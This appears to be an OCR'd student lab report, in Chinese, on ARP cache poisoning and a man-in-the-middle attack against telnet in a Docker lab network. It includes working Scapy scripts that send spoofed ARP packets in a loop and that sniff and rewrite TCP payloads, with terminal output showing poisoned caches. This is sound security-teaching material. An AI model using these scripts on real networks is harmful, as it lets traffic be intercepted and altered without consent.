





配置信息：

server2	vm(A)
10.0.2.7	192.168.60.1
mac:02:42:0a:00:02:07	02:42:d0:56:f6:a6

HostA(ATTACKER)

192.168.60.2

mac:02:42:c0:a8:3c:02

HostM(B)

192.168.60.3


mac:02:42:c0:a8:3c:03


1.A伪装成VM（docker1）给M发送。

*arp_request.py - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
#!/usr/bin/python3
from scapy.all import *

IP_victim    = "192.168.60.3"
MAC_victim   = "02:42:c0:a8:3c:03"

IP_spoofed      = "192.168.60.1"
MAC_spoofed     = "02:42:c0:a8:3c:02"

print("SENDING SPOOFED ARP REQUEST......")

ether = Ether()
ether.dst = MAC_victim
ether.src = MAC_spoofed

arp = ARP()
arp.psrc  = IP_spoofed
arp.hwsrc = MAC_spoofed
arp.pdst  = IP_victim
arp.op = 1
frame = ether/arp
sendp(frame)

网安1902詹景琦
```


root@VM: ~
RX packets:239 errors:0 dropped:0 overruns:0 frame:0
TX packets:189 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:18218 (18.2 KB) TX bytes:249876 (249.8 KB)
docker2   Link encap:Ethernet HWaddr 02:42:d0:56:f6:a6
inet addr:192.168.60.1 Bcast:0.0.0.0 Mask:255.255.255.0
inet6 addr: fe80::42:d0ff:fe56:f6a6/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:385 errors:0 dropped:0 overruns:0 frame:0
TX packets:390 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:28340 (28.3 KB) TX bytes:501619 (501.6 KB)
ens33   Link encap:Ethernet HWaddr 00:0c:29:76:1f:e2
inet addr:192.168.137.223 Bcast:192.168.137.255 Mask:25
root@Server2: /home/seed/Desktop
^C
--- 192.168.60.3 ping statistics ---
53 packets transmitted, 0 received, 100% packet loss, time 532
42ms
root@Server2:/home/seed/Desktop# ifconfig
eth0   Link encap:Ethernet HWaddr 02:42:0a:00:02:07
inet addr:10.0.2.7 Bcast:0.0.0.0 Mask:255.255.255.
0
inet6 addr: fe80::42:aff:fe00:207/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:215 errors:0 dropped:0 overruns:0 frame:0
TX packets:242 errors:0 dropped:0 overruns:0 carrier
:0
collisions:0 txqueuelen:0
root@HostM: /home/seed/Desktop
eth0
192.168.60.1   ether   02:42:d0:56:f6:a6   C
eth0
10.0.2.7   ether   02:42:c0:a8:3c:02   C
eth0
root@HostM:/home/seed/Desktop# arp -n
Address   HWtype HWaddress   Flags Mask
Iface
192.168.60.2   ether   02:42:c0:a8:3c:02   C
eth0
192.168.60.1   ether   02:42:c0:a8:3c:02   C
eth0
10.0.2.7   ether   02:42:c0:a8:3c:02   C
eth0
root@HostM:/home/seed/Desktop#
root@HostA: /home/seed/Desktop
ute?)
SENDING SPOOFED ARP REQUEST......
.
Sent 1 packets.
root@HostA:/home/seed/Desktop# vim arp_request.py
root@HostA:/home/seed/Desktop# python arp_request.py
WARNING: Failed to execute tcpdump. Check it is installed and
in the PATH
WARNING: No route found for IPv6 destination :: (no default ro
ute?)
SENDING SPOOFED ARP REQUEST......
.
Sent 1 packets.
root@HostA:/home/seed/Desktop#


root@VM: ~
64 bytes from 192.168.60.3: icmp_seq=21 ttl=64 time=0.055 ms
64 bytes from 192.168.60.3: icmp_seq=22 ttl=64 time=0.042 ms
64 bytes from 192.168.60.3: icmp_seq=23 ttl=64 time=0.055 ms
64 bytes from 192.168.60.3: icmp_seq=24 ttl=64 time=0.042 ms
64 bytes from 192.168.60.3: icmp_seq=25 ttl=64 time=0.078 ms
64 bytes from 192.168.60.3: icmp_seq=26 ttl=64 time=0.040 ms
64 bytes from 192.168.60.3: icmp_seq=27 ttl=64 time=0.042 ms
64 bytes from 192.168.60.3: icmp_seq=28 ttl=64 time=0.042 ms
64 bytes from 192.168.60.3: icmp_seq=29 ttl=64 time=0.041 ms
^C
--- 192.168.60.3 ping statistics ---
29 packets transmitted, 29 received, 0% packet loss, time 28671ms
rtt min/avg/max/mdev = 0.039/0.053/0.079/0.013 ms
[06/02/21]seed@VM:~/zjq$ ping 192.168.60.3
PING 192.168.60.3 (192.168.60.3) 56(84) bytes of data.
64 bytes from 192.168.60.3: icmp_seq=1 ttl=64 time=0.037 ms
root@HostM: /home/seed/Desktop
PING 192.168.60.1 (192.168.60.1) 56(84) bytes of data.
64 bytes from 192.168.60.1: icmp_seq=1 ttl=64 time=0.102 ms
64 bytes from 192.168.60.1: icmp_seq=2 ttl=64 time=0.047 ms
64 bytes from 192.168.60.1: icmp_seq=3 ttl=64 time=0.051 ms
64 bytes from 192.168.60.1: icmp_seq=4 ttl=64 time=0.050 ms
64 bytes from 192.168.60.1: icmp_seq=5 ttl=64 time=0.045 ms
64 bytes from 192.168.60.1: icmp_seq=6 ttl=64 time=0.061 ms
64 bytes from 192.168.60.1: icmp_seq=7 ttl=64 time=0.042 ms
64 bytes from 192.168.60.1: icmp_seq=8 ttl=64 time=0.049 ms
64 bytes from 192.168.60.1: icmp_seq=9 ttl=64 time=0.042 ms
^C
--- 192.168.60.1 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8195ms
rtt min/avg/max/mdev = 0.042/0.054/0.102/0.018 ms
root@HostM:/home/seed/Desktop#
root@HostA: /
root@HostA:/home/seed/Desktop# ^C
root@HostA:/home/seed/Desktop# mv /usr/bin/tcpdump /usr/bin/
mv: cannot stat '/usr/bin/tcpdump': No such file or directory
root@HostA:/home/seed/Desktop# cd /
root@HostA:/# mv /usr/bin/tcpdump /usr/bin/
mv: cannot stat '/usr/bin/tcpdump': No such file or directory
root@HostA:/# mv /usr/sbin/tcpdump /usr/bin/
root@HostA:/# ln -s /usr/bin/tcpdump /usr/sbin/tcpdump
root@HostA:/# tcpdump
tcpdump: verbose output suppressed, use -v or -vv for full pro
tocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 2
62144 bytes
Capturing from docker2
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length
Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0
Ethernet II, Src: 02:42:c0:a8:3c:03 (02:42:c0:a8:3c:03), Dst: 02:42:d0:56:f6:a6 (02:42:d0:56:
Internet Protocol Version 4, Src: 192.168.60.3, Dst: 192.168.60.1
Internet Control Message Protocol

2.

A伪装成VM（docker1）给M发送。

A伪装成M给VM（docker1）发送。

Host A为attackerM

VM为A


M为B

代码脚本如下：


```
#!/usr/bin/python3

from scapy.all import *

from time import  *


# Machine A's informaton

IP_A  = "192.168.60.1"

MAC_A = "02:42:d0:56:f6:a6"


# Machine B's informaton
```

```
IP_B  = "192.168.60.03"

MAC_B = "02:42:c0:a8:3c:03"


# Attacker Machine's informaton

IP_M  = "192.168.60.2"

MAC_M = "02:42:c0:a8:3c:02"


print("SENDING SPOOFED ARP REPLY.........")


# Construct spoofed ARP sent to machine A

ether1      = Ether()

ether1.dst = MAC_A

arp1        = ARP()

arp1.psrc  = IP_B

arp1.hwsrc = MAC_M

arp1.pdst  = IP_A

arp1.op     = 1

frame1      = ether1/arp1


# Construct spoofed ARP sent to machine B

ether2       = Ether()

ether2.dst  = MAC_B
```


```
arp2         = ARP()
arp2.psrc    = IP_A
arp2.hwsrc   = MAC_M
arp2.pdst    = IP_B
arp2.op      = 1
frame2       = ether2/arp2

while 1:
    sendp(frame1)
    sendp(frame2)
    sleep(5)
```




用wireshark监听结果如下:




打开ip转发后，wireshark捕获的内容为A,B客户机的直接沟通




同理，ApingB一样。





*tcpdump*结果如下



3.telnet发动MITM攻击

脚本如下：

```
from scapy.all import *


import re

# Machine A's informaton

from scapy.layers.inet import TCP, IP

from scapy.layers.l2 import Ether


# Machine A's informaton

IP_A  = "192.168.60.1"

MAC_A = "02:42:d0:56:f6:a6"
```

```
# Machine B's informaton
IP_B   = "192.168.60.3"
MAC_B = "02:42:c0:a8:3c:03"

# Attacker Machine's informaton
IP_M   = "192.168.60.2"
MAC_M = "02:42:c0:a8:3c:02"

def spoof_pkt(pkt):
    global newpkt
    print("Original Packet........")
    print("Source IP:", pkt[IP].src)
    print("Destination IP:", pkt[IP].dst)
    if pkt[Ether].src == MAC_A and pkt[IP].src == IP_A and
pkt[IP].dst == IP_B:
        pkt.src = MAC_M
        pkt.dst = MAC_B
        newdata = 'A'
        del (pkt.chksum)
        del (pkt[TCP].payload)
        del (pkt[TCP].chksum)
        pkt = pkt / newdata
```

```
        sendp(pkt)

    elif pkt[Ether].src == MAC_B and pkt[IP].src == IP_B and
pkt[IP].dst == IP_A:
        pkt.src = MAC_M
        pkt.dst = MAC_A
        del (pkt.chksum)
        del (pkt[TCP].chksum)
        sendp(pkt)
    print("Spoofed Packet.......")
    print("Source IP:", pkt[IP].src)
    print("Destination IP:", pkt[IP].dst)
pkt = sniff(filter='tcp', prn=spoof_pkt, iface='eth0')
```

新开攻击者命令窗口持续进行ARP缓存中毒攻击。

新开操作如下：先随便打开一个命令行后，输入如下代码：

```
root@HostA: /
[06/09/21]seed@VM:~$ sudo docker exec -it HostA /bin/bash
[sudo] password for seed:
root@HostA:/#
```

在攻击机打开IP转发。

```
root@VM: ~
10.0.2.7                 ether   02:42:0a:00:02:07   C
        docker1
[06/09/21]seed@VM:~/zjq$ arp -n
Address                  HWtype  HWaddress           Flags Mask
        Iface
192.168.60.2             ether   02:42:c0:a8:3c:02   C
        docker2
192.168.60.3             ether   02:42:c0:a8:3c:02   C
        docker2
172.17.0.2               ether   02:42:ac:11:00:02   C
        docker0
10.11.191.254            ether   14:14:4b:7d:4c:95   C
        ens33
10.0.2.7                 ether   02:42:0a:00:02:07   C
        docker1
[06/09/21]seed@VM:~/zjq$
```

```
root@HostA: /home/seed/Desktop
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

```
root@HostM: /home/seed/Desktop
        eth0
192.168.60.1             ether   02:42:c0:a8:3c:02   C
        eth0
10.0.2.7                 ether   02:42:c0:a8:3c:02   C
        eth0
root@HostM:/home/seed/Desktop# arp -n
Address                  HWtype  HWaddress           Flags Mask
        Iface
192.168.60.2             ether   02:42:c0:a8:3c:02   C
        eth0
192.168.60.1             ether   02:42:c0:a8:3c:02   C
        eth0
10.0.2.7                 ether   02:42:c0:a8:3c:02   C
        eth0
root@HostM:/home/seed/Desktop#
```

```
root@HostA: /home/seed/Desktop
root@HostA:/home/seed/Desktop# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@HostA:/home/seed/Desktop#
```

在vm主机（A）上完成对HOST M(B)的telnet

```
root@HostM:/home/seed/Desktop# /etc/init.d/openbsd-inetd  start
 * Starting internet superserver inetd                        [ OK ]
root@HostM:/home/seed/Desktop#
```

```
root@VM: ~
[06/09/21]seed@VM:~/zjq$ /etc/init.d/openbsd-inetd  start
[....] Starting openbsd-inetd (via systemctl): openbsd-inetd.servic
[.ok
[06/09/21]seed@VM:~/zjq$ telnet 192.168.60.3
Trying 192.168.60.3...
telnet: Unable to connect to remote host: Connection refused
[06/09/21]seed@VM:~/zjq$ telnet 192.168.60.3
Trying 192.168.60.3...
Connected to 192.168.60.3.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
HostM login: a
Password:
^CConnection closed by foreign host.
[06/09/21]seed@VM:~/zjq$
```

网安1902詹景琦.txt - 记事本

在攻击机上将ip转发关闭

```
root@HostA:/home/seed/Desktop# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@HostA:/home/seed/Desktop# 
```

之后运行攻击脚本

```
root@HostA: /home/seed/Desktop
)
SENDING SPOOFED ARP REQUEST......
.
Sent 1 packets.
root@HostA:/home/seed/Desktop# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@HostA:/home/seed/Desktop# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@HostA:/home/seed/Desktop# ls
arp_mitm.py  arp_request.py  arp_request1.py
root@HostA:/home/seed/Desktop# vim arp_telnet_mitm.py
root@HostA:/home/seed/Desktop# python arp_telnet_mitm.py
WARNING: No route found for IPv6 destination :: (no default route?
)
```

如果出现以下情况：

```
^Croot@Server2:/home/seed/Desktop# python arp_telnet_mitmattack.py

WARNING: Failed to execute tcpdump. Check it is installed and in t
he PATH
```

解决tcpdump的错误如下：

```
root@Server2:/home/seed/Desktop# mv /usr/sbin/tcpdump /usr/bin/
root@Server2:/home/seed/Desktop# ln -s /usr/bin/tcpdump /usr/sbin/
tcpdump
root@Server2:/home/seed/Desktop# python arp_telnet_mitmattack.py
WARNING: No route found for IPv6 destination :: (no default route?
)
```

网安1902詹景琦.txt - 记事本

